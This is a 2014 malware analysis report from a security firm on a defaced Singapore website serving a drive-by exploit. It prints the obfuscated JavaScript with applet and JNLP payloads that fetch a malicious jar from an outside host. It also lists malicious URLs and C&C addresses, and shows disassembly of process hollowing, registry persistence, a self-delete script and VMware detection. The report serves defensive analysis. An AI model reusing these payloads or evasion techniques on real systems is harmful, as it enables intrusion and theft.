Digital Explorers Lab.

DEL.SG

Digital Explorers' Laboratory
is focused on helping our customers to gain cyber intelligence, training and competencies to enhance their cyber defence.

Digital Explorers' Lab C.A.S.T.L.E Programme
will assist our customers to build up a robust cyber defence programme.

Singapore Site Targeted Malware Analysis Report

[APT Attack to Singapore's citizens]


1th Aug 2014 – Our APT Detector System detected some serious security threat in Singapore website. This threat was not detected any Anti-Virus Solutions and Security Product. (Because of, it used the newest technology for evasion AV Solutions). Now time(03:42AM) Only 3 AV Solutions detected this malware code.

Index

Confidentiality Agreements

Following document is an analysis report written by NSHC Pte ltd, it can be shared and distributed without permission, but modifications are forbidden. This report can be found on the following facebook page (https://www.facebook.com/delsa.story) managed by NSHC Pte ltd..

All the analysis report registered on Facebook, including other data, are available as a premium service in the following NSHC Pte ltd homepage (http://www.digitalexplorerslab.com/).



1. Overview

One of famous site in Singapore is now distributing critical malware codes to visitors.
There would be a lot visitor who might be in charge of big international business through this sites. Not only Singapore but also some other countries visitors also might lose their important information through infections.

We worry that it will cause serious damages on international trust of Singapore.
This unknown malware code is very powerful and serious as below.

1) The newest attack technique.
2) AV Solutions can not detect this threat. (98% can't detected)
3) It used various vulnerability code for hard-hit (high risk and serious damaged)
4) Spread Quickly infections through International well-known site.

2. Malware Stub

2.1. Exploit Flow

Site (http://www._____.org.sg/) was defaced. And malware code was injected in webpage. Intro web page of http://www._____.org.sg/ loaded java script http://www._____.org.sg/plugins/system/jquery/jquery/jquery-1.8.3.min.js and http://www._____.org.sg/plugins/system/jatypo/jatypo/assets/script.js but, this java script code have a some problem. Web page have a some malicious code in their web page.)




Figure 1. jquery-1.8.3.min.js Is inserted in the main page




Figure 2. Be added to the malicious script in jquery-1.8.3.min.js

http://drandeosman.hobl.com.au/paradiserasta15.html (Modified periodically by name) Depending on the specific condition page Show "page spread malicious code exploiting the vulnerability of your system ', a' blank page ',' top page '




Figure 3. Malicious page




Figure 4. Normal page




Figure 5. Blank page

Figure 6. Obfuscated attack code

```
}

function asfwe(aa) {
    if (aa == 1) return ffbgrnth5we('<applet code="Adreno.class" archive="http://fagikajetas.weber-breitenstein.
        ch/3033596134/1/1406886840.jar"><param name="ldcrlio"
        value="AhhjyHH5E9c0EUphEt8Qpvpikvipchp7thpc78uAH5HxHxGl4qq4qGlHLlLLrD4xLGHw"><param name="t" value="0"><param name="tt"
        value="0"></applet>');
    if (aa == 2) return ffbgrnth5we('<applet><param name="jnlp_href" value="Adreno.jnlp" /><param name="jnlp_embedded" value="PGpub
    HAgc3BlYz0iMS4wIiB4bWxuczpqZng9Imh0dHA6Ly9nb29nbGUuY29tIiBocmVmPSJhcHBsZXRfc2VjdXJpdHlfYnlwYXNzLmpubHAiPg0KICA8aW5mb3JtYXRpb24+
    DQogICAgPHRpdGxlPlkgYXNmIElJPC90aXRsZT4NCiAgICA8dmVuZG9yPmZkZmVncndlPC92ZW5kb3I+DQogIDwvaW5mb3JtYXRpb24+DQogIA0KICAgPHJlc291cmN
    lcz4NCiAgICAgICAgPGoyc2UgdmVyc2lvbj0iMS43KyIgaHJlZj0iIi8+DQogICAgICAgIDxqYXIgaHJlZj0iaHR0cDovL2ZhZ2lrYWpldGFzLndlYmVyLWJyZWl0ZW
    5zdGVpbi5jaC8zMDMzNTk2MTM0LzEvMTQwNjg4Njg0MC5qYXIiIG1haW49InRydWUiIC8+DQogIDwvcmVzb3VyY2VzPg0KICA8YXBwbGV0LWRlc2MgbmFtZT0iQUZ1Y
    2sgT2ZmIiBoZWlnaHQ9IjEiICAgd2lkdGg9IjEiIG1haW4tY2xhc3M9IkFkcmVubyI+DQogICAgIDxwYXJhbSB2YWx1ZT0idHJ1ZSIgbmFtZT0iX19hcHBsZXRfc3N2
    X3ZhbGlkYXRlZCIgLz4NCg0KICA8L2FwcGxldC1kZXNjPg0KPC9qbmxwPg==" /><param name="ldcrlio"
        value="AhhjyHH5E9c0EUphEt8Qpvpikvipchp7thpc78uAH5HxHxGl4qq4qGlHLlLLrD4xLGHw"><param name="t" value="0"><param name="tt"
        value="0"></applet>');
    if (aa == 3) return ffbgrnth5we('<applet>     <param name="jnlp_href" value="dfweqdasdfeqw.jnlp" />     <param
        name="jnlp_embedded" value="ICA8am5scCBzcGVjPSIxLjAiIHhtbG5zOmpmeD0iaHR0cDovL2dvb2dsZS5jb20iIGhyZWY9IiI+DQogICAgICAgICAgICA
    8aW5mb3JtYXRpb24+DQogICAgICAgICAgICA8dGl0bGU+ZGZ3ZWRhZmQ8L3RpdGxlPg0KICAgICAgICAgICAgPHZlbmRvcj5lZnZyd2VmcTwvdmVuZG9yPg0KICAgIC
    AgICAgICAgPC9pbmZvcm1hdGlvbj4NCiAgICAgICAgICAgIDxyZXNvdXJjZXM+DQogICAgICAgICAgICA8ajJzZSB2ZXJzaW9uPSIxLjcrIiBocmVmPSIiIC8+DQogI
    CAgICAgICAgICA8amFyIGhyZWY9Imh0dHA6Ly9mYWdpa2FqZXRhcy53ZWJlci1icmVpdGVuc3RlaW4uY2gvMzAzMzU5NjEzNC8xLzE0MDY4ODY4NDAuamFyIiBtYWlu
    PSJ0cnVlIiAvPg0KICAgICAgICAgICAgPC9yZXNvdXJjZXM+DQogICAgICAgICAgICA8amZ4OmphdmFmeC1kZXNjIG1haW4tY2xhc3M9IlJhZHZhIiBwcmVsb2FkZXI
    tY2xhc3M9IkFkcmVubyIgbmFtZT0iQXBwIi8+DQogICAgICAgICAgICA8YXBwbGV0LWRlc2MgbmFtZT0iQXNkZiIgbWFpbi1jbGFzcz0iVmFzZGEiIHdpZHRoPSIzIi
    BoZWlnaHQ9IjMiPg0KICAgICAgICAgICAgPC9hcHBsZXQtZGVzYz48L2pubHA+" /> <param name="javafx_version" value="2.0+" /> <param
        name="ldcrlio" value="AhhjyHH5E9c0EUphEt8Qpvpikvipchp7thpc78uAH5HxHxGl4qq4qGlHLlLLrD4xLGHw" /> <param name="t" value="0"
        /> <param name="tt" value="0" />   </applet>');
}
java_enable = 0;
java_run = 0;
if (j_version[0] > 0 && j_version[1] < 7) {
```

Figure 7. decrypted obfuscated attack code

2.2. Malware File Info

Malware Name	Lpf.exe		
File Size	158,648 Byte	MD5	CFB796B948A655577D532F59CB49954C
Compiled Date	2014.08.01 16:59:35	Etc	N/A

Table 1. File info-1

Malware Name	Lpf.exe		
File Size	73,728 Byte	MD5	ECF447B7AA30CD4084C98BFE812D4622
Compiled Date	2014.07.06 03:20:21	Etc	Sub Process

Table 2. File info-2

Malware Name	[Rnd].exe		
File Size	51,528,928 Byte	MD5	7FBE02B87F8609FF258E2BBB20080A58
Compiled Date	2014.07.06 03:20:21	Etc	N/A

Table 3. File info-3

Malware Name	[Rnd].bat		
File Size	126 Byte	MD5	D0D89E3416AE2128D87F4983358F66B0
Compiled Date	N/A	Etc	Batch file

Table 4. File info-4

2.3. Route of infection

- **http://ykalsa.orang-jenius.net/f/1/1406729760/2814589468/7**
- **http:/tarujakesta.mideconsultores.com/f/1/1406859120/1744259011/2**

2.4. Analysis Environment

Index	Description
OS	Windows XP SP3 KOR
Browser	Windows Internet Explorer 8

Table 5. Analysis environment

2.5. Drop Flow

Malware code is load 'svchost.exe' on memory.




Figure 8. Drop flow-1




Figure 9. Drop flow-2

2.6. IP Info

This is C&C Server list. Malware code tried to connect below C&C Server

- **111.121.193.238(CN)**
- **103.15.107.117(HK)**
- **188.190.114.108(UA)**
- **188.165.132.183(ES)**
- **213.155.0.208(UA)**
- **rgtryhbgddtyh.biz(US)**
- **wertdghbyrukl.ch(NL)**

This is a main service port of C&C Server.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-01 14:48 UTC
Nmap scan report for wertdghbyrukl.ch (94.75.243.3)
Host is up (0.27s latency).
Not shown: 992 closed ports
PORT       STATE      SERVICE
21/tcp     open       ftp
22/tcp     open       ssh
111/tcp    open       rpcbind
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
443/tcp    open       https
445/tcp    filtered microsoft-ds
8080/tcp open       http-proxy
```

Table 6. C&C server port info

3. Technical Details

3.1. Drop Technique

Dropper module allocated memory for using crypted malware code. And then EnumDateFormatsProc (call back functions of EnumDateFormats) refer the allocated memroty for running malware code

```
loc_42220A: global_56(&H43) = 27385
loc_422219: global_56(&H51) = 6877
loc_422228: global_56(&H22B) = -4758
loc_422237: global_56(&H3E0) = 3842
loc_422246: global_56(&H23F) = -31970
loc_422255: global_56(&H214) = -7586
loc_422264: global_56(&H141) = -31759
loc_422273: global_56(&H417) = -25606
loc_422282: global_56(&H490) = 1060
loc_422291: global_56(&H2B7) = -7332
loc_4222A0: global_56(&H9E) = 4885
loc_4222AF: global_56(&H3C0) = -31778
loc_4222BE: global_56(&H163) = -27167
loc_4222CD: global_56(&HBE) = 18979
loc_4222DC: global_56(&H256) = 6959
loc_4222EB: global_56(&H2CB) = 31457
loc_4222FA: global_56(&H247) = 26633
loc_422319: VirtualProtect(global_56(0), &H1000, &H40, 0)
loc_422335: EnumDateFormatsW(global_56(0), 0)
loc_422348: Me.Global.Unload Me
loc_422363: MsgBox 1, 0, var_CC, var_EC, var_10C
loc_422373: Exit Sub
```

Figure 10. EnumDateFormats

EnumDateFormatsProc is decrypted malware code with DWORD Byte decryption.

```
001B0AE1  836C24 0C 04   SUB DWORD PTR SS:[ESP+0xC],0x4
001B0AE6  0F6E45 00      MOVD MM0,DWORD PTR SS:[EBP]
001B0AEA  80FF 01        CMP BH,0x1
001B0AED  38C1           CMP CL,AL
001B0AEF  D1E6           SHL ESI,1
001B0AF1  9E             SAHF
001B0AF2  9B             WAIT
001B0AF3  0FEFC1         PXOR MM0,MM1
001B0AF6  0F7E45 00      MOVD DWORD PTR SS:[EBP],MM0
001B0AFA  83C5 04        ADD EBP,0x4
001B0AFD  837C24 0C 00   CMP DWORD PTR SS:[ESP+0xC],0x0
001B0B02  75 DD          JNZ SHORT 001B0AE1
```

Figure 11. DWORD Byte decryption

Sub Process code(From Dropper module) used single Byte decryption part.

```
001B03B8  ┌8B040A          MOV EAX,DWORD PTR DS:[EDX+ECX]
001B03BB  │ 01F3           ADD EBX,ESI
001B03BD  │ 0F6EC0         MOVD MM0,EAX
001B03C0  │ 0F6E0B         MOVD MM1,DWORD PTR DS:[EBX]
001B03C3  │ 0FEFC1         PXOR MM0,MM1
001B03C6  │ 51             PUSH ECX
001B03C7  │ 0F7EC1         MOVD ECX,MM0
001B03CA  │ 88C8           MOV AL,CL
001B03CC  │ 59             POP ECX
001B03CD  │ 29F3           SUB EBX,ESI
001B03CF  │ 83C3 01        ADD EBX,0x1
001B03D2  │ 75 02          JNZ SHORT 001B03D6
001B03D4  │ 89FB           MOV EBX,EDI
001B03D6  │ 89040A         MOV DWORD PTR DS:[EDX+ECX],EAX
001B03D9  │ 83C1 01        ADD ECX,0x1
001B03DC  └^75 DA          JNZ SHORT 001B03B8
```

Figure 12. Single Byte decryption

Decrypted code writes some part allocated memory area.

```
Address   Hex dump                                          ASCII
016B3800  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?└...┘...  .
016B3810  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
016B3820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
016B3830  00 00 00 00 00 00 00 00 00 00 00 00 C8 00 00 00  ............?...
016B3840  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♫?.???L?Th
016B3850  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
016B3860  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
016B3870  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
016B3880  59 22 4F 19 1D 43 21 4A 1D 43 21 4A 1D 43 21 4A  Y"O↓C!JC!JC!J
016B3890  1D 43 20 4A 6D 43 21 4A DE 4C 7C 4A 12 43 21 4A  C JmC!J?|J↕C!J
016B38A0  3A 85 5C 4A 1C 43 21 4A 3A 85 4F 4A 06 43 21 4A  :?JC!J:쩍J-C!J
```

Figure 13. Sub dropper process

Creation Sub Process and copy the decrypted code, for modify Context information.

```
┌CALL to CreateProcessW from 001B045E
│ModuleFileName = "C:\Lpf.exe"
│CommandLine = ""C:\Lpf.exe""
│pProcessSecurity = NULL
│pThreadSecurity = NULL
│InheritHandles = FALSE
│CreationFlags = CREATE_SUSPENDED|NORMAL_PRIORITY_CLASS
│pEnvironment = NULL
│CurrentDir = NULL
│pStartupInfo = 016B0048
└pProcessInfo = 016B008C
```

Figure 14. Create sub process

Sub Process created drop module and it gave the name as TickCount base.

```
CALL to CreateFileA from Lpf_sub.00407BAA
FileName = "C:\Documents and Settings\Administrator\plmhgohj.exe"
Access = GENERIC_WRITE
ShareMode = 0
pSecurity = NULL
Mode = CREATE_ALWAYS
Attributes = NORMAL
hTemplateFile = NULL
```

Figure 15. Create drop module

Created Malware module is loaded on memory and it's running whole time. If malware code is running, it execute 'Svchost.exe'(Normal file). And it makes their copy on allocated memory.

```
CALL to CreateProcessA from mijedleg.00407909
ModuleFileName = NULL
CommandLine = "svchost.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0012FAE4
pProcessInfo = 0012FB30
```

Figure 16. Create 'svchost.exe'

If 'Svchost.exe' is loaded malware thread and malware module is terminated and deleted the list of process.

3.2. Auto Start

Malware module is used below register info.

```
CALL to RegOpenKeyExA from Lpf_sub.0040770F
hKey = HKEY_CURRENT_USER
Subkey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Reserved = 0x0
Access = KEY_QUERY_VALUE|100
pHandle = 0012FB34
```

Figure 17. Auto start registry

Used Value name is 'MSConfig' From Valuedata, we can realized that malware module's path and file name.

```
CALL to RegSetValueExA from Lpf_sub.00407D21
hKey = 0x44
ValueName = "MSConfig"
Reserved = 0x0
ValueType = REG_SZ
Buffer = 0012FCEC
BufSize = 37 (55.)
```

Figure 18. Registry value name




Figure 19. Auto start reg value

3.3. Self-Delete

It created Self deleted on patch file.




Figure 20. Create batch file

Created patch file deleted their dropper module and self.

```
1  @echo off
2  :next_try
3  del "C:\Lpf_sub.exe">nul
4  if exist "C:\Lpf_sub.exe" (
5  ping 127.0.0.1 >nul
6  goto next_try
7  )
8  del "%0"
```

Figure 21. Self-delete code info

3.4. **Anti-Virtual Machine**

The determination of whether a VMWare virtual machine is powered by a privileged command of Intel Architecture.

```
0009729D   52              PUSH EDX
0009729E   51              PUSH ECX
0009729F   53              PUSH EBX
000972A0   B8 68584D56     MOV EAX,0x564D5868
000972A5   BB 00000000     MOV EBX,0x0
000972AA   B9 0A000000     MOV ECX,0xA
000972AF   BA 58560000     MOV EDX,0x5658
000972B4   ED              IN EAX,DX
000972B5   81FB 68584D56   CMP EBX,0x564D5868
000972BB   5B              POP EBX
000972BC   59              POP ECX
000972BD   5A              POP EDX
000972BE   5F              POP EDI
000972BF   C705 68010A00 ( MOV DWORD PTR DS:[0xA0168],0x1
```

Figure 22. Bypass VMWare

3.5. **Malicious Routine**

Malware code running below routine and waiting for C&C Server command.

```
if ( ThreadFlag_40F01F )
{
  CreateThread(0, 0, sub_4037F8, 0, 0, 0);
  WSAStartup(0x1010u, &WSAData);
  sub_40BA7C();
  sub_40BFC9(1, 0);
  sub_4013DA((int)&dword_40F270);
  sub_4062F7();
  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_40696E, 0, 0, 0);
  sub_405758();
  sub_40369B();
  sub_409BB6();
  sub_407110();
  Sleep(0xBB8u);
  sub_409F74();
  while ( 1 )
  {
    if ( (!dword_410170 || GetTickCount() - dword_410170 >= 0x493E0) && !sub_40A31C() )
      dword_410170 = GetTickCount();
    Sleep(0x7530u);
  }
}
```

Figure 23. Malicious routine

4. Removal Recommendations

4.1. Delete File

Disable "Hide (recommended) protected operating system files" check the check box in the lower bar of the Windows Explorer folder option and you delete the file after you apply under the path, click on the 'Show hidden files and folders "radio button.

- **%USERPROFILE%₩[Rnd].exe**

4.2. Registry Cleanup

Removes malware related registry using the Windows Registry Editor.

- **HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run**
  - **Value Name = MSConfig**
  - **Value Data = %USERPROFILE%₩[Rnd].exe**

4.3. Use of Anti-Virus

'Reference. [1] Please proceed to the draw bar inspection system using Anti-Virus' products' that can cure the malware, refer to the 'Virus Total.

5. Reference

[1] VirusTotal - https://www.virustotal.com/

6. Contact Info